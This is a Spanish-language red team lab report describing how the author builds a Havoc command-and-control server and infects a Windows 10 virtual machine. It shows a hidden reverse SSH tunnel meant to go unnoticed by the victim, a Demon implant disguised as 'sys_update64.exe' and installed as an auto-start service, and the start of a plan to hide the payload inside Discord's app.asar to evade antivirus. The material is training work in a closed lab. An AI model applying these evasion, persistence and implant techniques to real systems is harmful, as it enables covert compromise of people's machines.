EJERCICIO 2 DE RED TEAM

INFORME PREPARADO POR: MONICA LICEA CASTRO

Preparado en: mayo de 2025

Objetivo

El objetivo principal de este ejercicio es construir un laboratorio controlado para realizar pruebas de Red Team, simulando un entorno realista de ataque. Se busca desarrollar las habilidades necesarias para desplegar e integrar un servidor de Command and Control (C&C), establecer comunicación con una máquina Windows 10 víctima y ejecutar la infección con éxito, incluso considerando escenarios en los que el antivirus esté activado. Este proceso permite reforzar los conocimientos sobre técnicas de intrusión, evasión y persistencia en sistemas modernos.


Alcance

El ejercicio se limita a la implementación de un entorno virtual compuesto por dos máquinas: una con Windows 10 y otra con Linux que actúa como servidor de C&C, ambas configuradas en la misma red interna con visibilidad mutua. El trabajo incluye la instalación del servidor C&C, la configuración de payloads, la ejecución de la infección en la máquina Windows 10 y la documentación técnica del proceso. Se contempla como valor añadido la capacidad de realizar la infección con el antivirus activado en la máquina Windows.

Paso 1

Una vez completada la configuración básica de las máquinas virtuales con Windows 10 y Debian, procedí a establecer un túnel de red entre ambas, lo cual pude lograr mediante la creación de una red interna o utilizando interfaces en modo puente según la configuración del software de virtualización. Establecido el túnel, verifiqué la conectividad entre las dos VM utilizando comandos como ping desde ambas terminales. Luego, en la máquina Debian, instalé y configuré Havoc, asegurándome de tener todas las dependencias necesarias, como Go y Git. Tras clonar el repositorio oficial de Havoc, compilé los binarios del agente (implant) y del servidor. Finalmente, lancé el servidor de Havoc y establecí la comunicación con la máquina Windows 10 mediante el implante generado, asegurando así una conexión exitosa que me permitió pruebas de control y simulación de C2.

A continuación, algunos screenshots demostrativos de los pasos seguidos.



Información de red actual:

Máquina	Dirección IP	Gateway	Subnet Mask
DebianEjercicio2	192.168.85.129	(se asume igual)	255.255.255.0
Windows10Ejercicio2	192.168.85.130	192.168.85.2	255.255.255.0

```
root@debian:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.85.129  netmask 255.255.255.0  broadcast 192.168.85.255
        inet6 fe80::20c:29ff:fea9:a4f0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a9:a4:f0  txqueuelen 1000  (Ethernet)
        RX packets 21902  bytes 14753090 (14.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6907  bytes 2552574 (2.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 46  bytes 4146 (4.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 4146 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
PS C:\Users\monica> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::249c:4eb:e9c1:349a%3
   IPv4 Address. . . . . . . . . . . : 192.168.85.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.85.2
```

```
PS C:\Users\monica> ping 192.168.85.129

Pinging 192.168.85.129 with 32 bytes of data:
Reply from 192.168.85.129: bytes=32 time=15ms TTL=64
Reply from 192.168.85.129: bytes=32 time<1ms TTL=64
Reply from 192.168.85.129: bytes=32 time<1ms TTL=64
Reply from 192.168.85.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.85.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 15ms, Average = 3ms
```

```
PS C:\Users\monica> netstat -atp tcp

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

  TCP    0.0.0.0:135            DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:445            DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:5040           DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:49664          DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:49665          DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:49666          DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:49667          DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:49668          DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    0.0.0.0:49670          DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    192.168.85.130:139     DESKTOP-CE94RD3:0      LISTENING       InHost
  TCP    192.168.85.130:49706   4.207.247.139:https    ESTABLISHED     InHost
  TCP    192.168.85.130:50687   104.18.32.47:https     TIME_WAIT       InHost
```

Instalación de impacket (tres comandos y listo)

```
root@debian:/opt# git clone https://github.com/fortra/impacket
```

```
root@debian:/opt/impacket# pip3 install .
```

```
root@debian:/opt/impacket# pip3 install . --break-system-packages
Processing /opt/impacket
  Preparing metadata (setup.py) ... done
```

Instalación de ntlm_challenger:

```
root@debian:/opt# git clone https://github.com/nopfor/ntlm_challenger
Cloning into 'ntlm_challenger'...
```

```
root@debian:/opt/ntlm_challenger# pip3 install -r requirements.txt --break-system-packages
```

Si no se modifica con nano el archivo /etc/proxychains.conf, no se comunica debian con Windows y te da error el siguiente comando que está después de estos screenshots.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1337
```

```
PS C:\Users\monica> ssh -R 1337 root@192.168.85.128
ssh: connect to host 192.168.85.128 port 22: Connection timed out
PS C:\Users\monica> ssh -R 1337 root@192.168.85.129
The authenticity of host '192.168.85.129 (192.168.85.129)' can't be established.
ED25519 key fingerprint is SHA256:QFTLas4JD6rnWsiDpAKV71oDUjT+VfC6gwe/Ve9nndk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.85.129' (ED25519) to the list of known hosts.
root@192.168.85.129's password:
Linux debian 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 10 07:19:16 2025 from 192.168.85.128
root@debian:~#
```

```
root@debian:~# netstat -putan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      2158/cupsd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      742/sshd: /usr/sbin
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      7368/sshd: root@pts
tcp        0      0 192.168.85.129:22       192.168.85.130:50617    ESTABLISHED 7368/sshd: root@pts
tcp        0      0 192.168.85.129:59976    34.107.243.93:443       ESTABLISHED 2361/x-www-browser
tcp6       0      0 ::1:1337                :::*                    LISTEN      7368/sshd: root@pts
tcp6       0      0 ::1:631                 :::*                    LISTEN      2158/cupsd
tcp6       0      0 :::22                   :::*                    LISTEN      742/sshd: /usr/sbin
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           687/avahi-daemon: r
udp        0      0 0.0.0.0:42298           0.0.0.0:*                           687/avahi-daemon: r
udp        0      0 192.168.85.129:68       192.168.85.254:67       ESTABLISHED 697/NetworkManager
udp6       0      0 :::5353                 :::*                                687/avahi-daemon: r
udp6       0      0 :::35384                :::*                                687/avahi-daemon: r
```

La siguiente pantalla no es necesario ponerla en el informe final pero está aquí para saber que si no se modifica este archivo no funciona la comunicación con el túnel a través del puerto 1337.

```
File  Edit  View  Terminal  Tabs  Help
  GNU nano 7.2                                  /etc/proxychains.conf *
#quiet_mode

# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1337
```

```
root@debian:/opt/ntlm_challenger# proxychains python3 ntlm_challenger.py smb://192.168.85.130
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1337-<><>-192.168.85.130:445-<><>-OK

Target (Server): DESKTOP-CE94RD3

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
  MsvAvNbDomainName: DESKTOP-CE94RD3
  MsvAvNbComputerName: DESKTOP-CE94RD3
  MsvAvDnsDomainName: DESKTOP-CE94RD3
  MsvAvDnsComputerName: DESKTOP-CE94RD3
  MsvAvTimestamp: May 19, 2025 19:18:17.678876

Negotiate Flags:
  NTLMSSP_NEGOTIATE_UNICODE
  NTLMSSP_REQUEST_TARGET
  NTLMSSP_TARGET_TYPE_SERVER
  NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
  NTLMSSP_NEGOTIATE_TARGET_INFO
  NTLMSSP_NEGOTIATE_VERSION
  NTLMSSP_NEGOTIATE_128
  NTLMSSP_NEGOTIATE_56
```


Todo esto se ha logrado con el antivirus activo.


El siguiente comando permite que aun y con el PowerShell cerrado se siga ejecutando el comando y el atacado no se dé cuenta que alguien está activo dentro de su máquina.

```
PS C:\Users\monica> ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -
StrictHostKeyChecking=no root@192.168.85.129
Warning: Permanently added '192.168.85.129' (ED25519) to the list of known hosts.
root@192.168.85.129's password:
```

El SSH sigue activo y la única manera de saberlo es viendo en el administrador de tareas (Task Manager).

El siguiente paso es instalar las VMware Tools comenzando en Debian y subsecuentemente en Windows 10.





El siguiente paso para seguir fue levantar Havoc comenzando con clonar el repositorio.

```
root@debian:~# cd /opt/
root@debian:/opt# git clone https://github.com/HavocFramework/Havoc
Cloning into 'Havoc'...
remote: Enumerating objects: 10189, done.
remote: Total 10189 (delta 0), reused 0 (delta 0), pack-reused 10189 (from 1)
Receiving objects: 100% (10189/10189), 33.47 MiB | 6.22 MiB/s, done.
Resolving deltas: 100% (6831/6831), done.
```

El siguiente comando lanza el cliente gráfico de Havoc y lo conecta al Teamserver (servidor C2) usando una IP, puerto y contraseña específicos. Es útil cuando estás conectándote desde una máquina distinta o personalizas los parámetros de conexión.

```
root@debian:/opt# sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev
 libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-
dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w
64 nasm
```

El siguiente comando descarga la versión 1.24.3 de Go (Golang) para sistemas Linux de 64 bits directamente desde el sitio oficial de Go:

```
root@debian:/opt# wget https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
```

```
root@debian:/opt# rm -rf /usr/local/go && tar -C /usr/local -xzf go1.24.3.linux-amd64.tar.gz
root@debian:/opt# export PATH=$PATH:/usr/local/go/bin
```

```
root@debian:/opt# go version
go version go1.24.3 linux/amd64
```


```
root@debian:/opt/Havoc# make ts-build
[*] building teamserver
go: downloading github.com/spf13/cobra v1.8.1
go: downloading github.com/fatih/color v1.17.0
```

```
root@debian:/opt/Havoc# make client-build
[*] building client
Submodule 'client/external/json' (https://github.com/nlohmann/json) registered for path 'client/external/json'
Submodule 'client/external/spdlog' (https://github.com/gabime/spdlog) registered for path 'client/external/spdlog'
```


Inicié el servidor de Havoc utilizando un perfil personalizado con el siguiente comando: ***./havoc server --profile ./profiles/havoc.yaotl -v --debug***, lo cual permite mayor control y visibilidad del proceso gracias al modo verbose y debug. Para facilitar la gestión, utilicé tmux y dividí la pantalla horizontalmente, ejecutando el servidor en el panel superior y el cliente (**./havoc client**) en el inferior.

```
[ 96%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base.cpp.o
[ 98%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/QYFM2Z2WYQ/qrc_Havoc.cpp.o
[100%] Linking CXX executable /opt/Havoc/client/Havoc
gmake[3]: Leaving directory '/opt/Havoc/client/Build'
[100%] Built target Havoc
gmake[2]: Leaving directory '/opt/Havoc/client/Build'
gmake[1]: Leaving directory '/opt/Havoc/client/Build'
root@debian:/opt/Havoc#
```

Utilizando la contraseña: password1234,




Una vez establecida la conexión exitosa entre el cliente y el teamserver de Havoc, se despliega la interfaz gráfica principal de la herramienta. En esta vista se puede observar el panel de control que permite gestionar operaciones, visualizar eventos, ejecutar scripts, coordinar ataques y mantener comunicación con otros operadores a través del chat integrado. Esta interfaz representa el punto de partida para la administración de payloads, la generación de agentes (Demons) y el control de sesiones activas durante la operación de red team o simulación de intrusión.




En la siguiente pantalla de creación del listener en Havoc, se incluye un campo denominado User Agent, el cual está configurado por defecto como:

Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36.

Esta cadena representa un navegador Google Chrome ejecutándose en un sistema operativo Windows 7 de 64 bits. Su propósito es hacer que el tráfico HTTP generado por el listener simule el de un navegador real, lo cual ayuda a evadir sistemas de detección o análisis de tráfico, como firewalls o soluciones proxy. Para esta tarea se ha mantenido el valor por defecto por su apariencia legítima y común.







Havoc está diseñado para ayudar a generar malware (payloads) de forma automática, eficiente y personalizada, sin tener que escribir uno mismo el código malicioso desde cero. Hace la creación del malware según las opciones que uno escoja (formato, arquitectura, listener, etc.) Uno solo necesita configurar los parámetros y darle clic a "Generate". Havoc se encarga del resto. En la sección de creación de payloads de Havoc, se utiliza por defecto el agente llamado Demon, que actúa como el implante o payload principal del framework. Este agente se encarga de mantener la comunicación entre el sistema comprometido y el teamserver.


Se generó un payload tipo Service EXE utilizando la técnica ekko, con parámetros personalizados para dificultar la detección (Sleep: 5s, Jitter: 20%). El payload se configuró para registrarse como un servicio con el nombre Service_Malware, y fue renombrado a **sys_update64.exe** como técnica de camuflaje.


Payload
Agent:
Demon
Options
Listener:
listenerDebian
Arch
x64
Format
Windows Service Exe
Config
Value
Sleep
2
Jitter
15
Service Name
DemonSvc
Indirect Syscall
Stack Duplication
Sleep Technique
Ekko
Sleep Jmp Gadget
None
Proxy Loading
None (LdrLoadDll)
[*] starting build
[*] set service name to DemonSvc
[*] sleep obfuscation "Ekko" has been specified
[*] no sleep jump gadget has been specified
[*] no proxy loading technique specified (using LdrLoadDll)
[*] amsi/etw patching disabled
[*] config size [320 bytes]
[*] compiling source
Generate



Payload Generator
Payload saved under: /root/Desktop/demon.x64.exe
OK


Inbox (8,079) - rabrial03@gmail.c
(3) Discord | #red-team | KeepCo
Not secure
192.168.85.129
Directory listing for /
sys_update64.exe

SVS



Downloads
File
Home
Share
View
This PC
Downloads
Quick access
Desktop
Downloads
Name
Date modified
Type
Size
Today (1)
sys_update64.exe
21/05/2025 15:26
Application
112 KB


```
:\Windows\system32>sc create Service_Havoc binPath= "C:\Users\monica\Downloads\sys_update64.exe" start= auto
SC] CreateService SUCCESS

:\Windows\system32>sc start Service_Havoc

ERVICE_NAME: Service_Havoc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 416
        FLAGS              :
```



Uso de Discord como vector de infección para la VM Windows 10

En el siguiente procedimiento utilicé la aplicación Discord como vector de infección para realizar una prueba controlada de ejecución de un payload malicioso en la máquina virtual con Windows 10. Para ello, descargué e instalé Discord directamente en la VM desde el sitio oficial (https://discord.com/download), asegurándome que la aplicación estuviera completamente instalada y generara el archivo app.asar, ubicado en la ruta C:\Users\monica\AppData\Local\Discord\app-*\resources\. Este archivo .asar, que forma parte de la estructura interna de Discord (basado en Electron), fue copiado y trasladado a la carpeta Documents en la máquina Debian con el fin de ser utilizado como medio para inyectar el payload generado previamente con Havoc. Elegi este enfoque debido a que app.asar es un archivo legítimo, comúnmente presente en los sistemas donde Discord está instalado, lo que permite evaluar la capacidad de evasión de defensas como Microsoft Defender al insertar código malicioso en un contenedor aparentemente confiable.





Como parte del análisis y extracción de archivos empaquetados en formato .asar, se procedió a instalar las herramientas necesarias en el sistema Debian. Primero se instaló Node.js y npm utilizando nvm para asegurar la compatibilidad con versiones recientes requeridas por algunos paquetes. Luego, mediante el comando npm install -g @electron/asar, se instaló de forma global la utilidad asar, usada para manejar archivos de aplicaciones Electron. Una vez completada la instalación, se utilizó el comando asar extract app.asar unpacked desde el directorio correspondiente, lo que permitió desempaquetar el archivo app.asar en una carpeta llamada unpacked, donde ahora se puede acceder y analizar el contenido original de la aplicación.

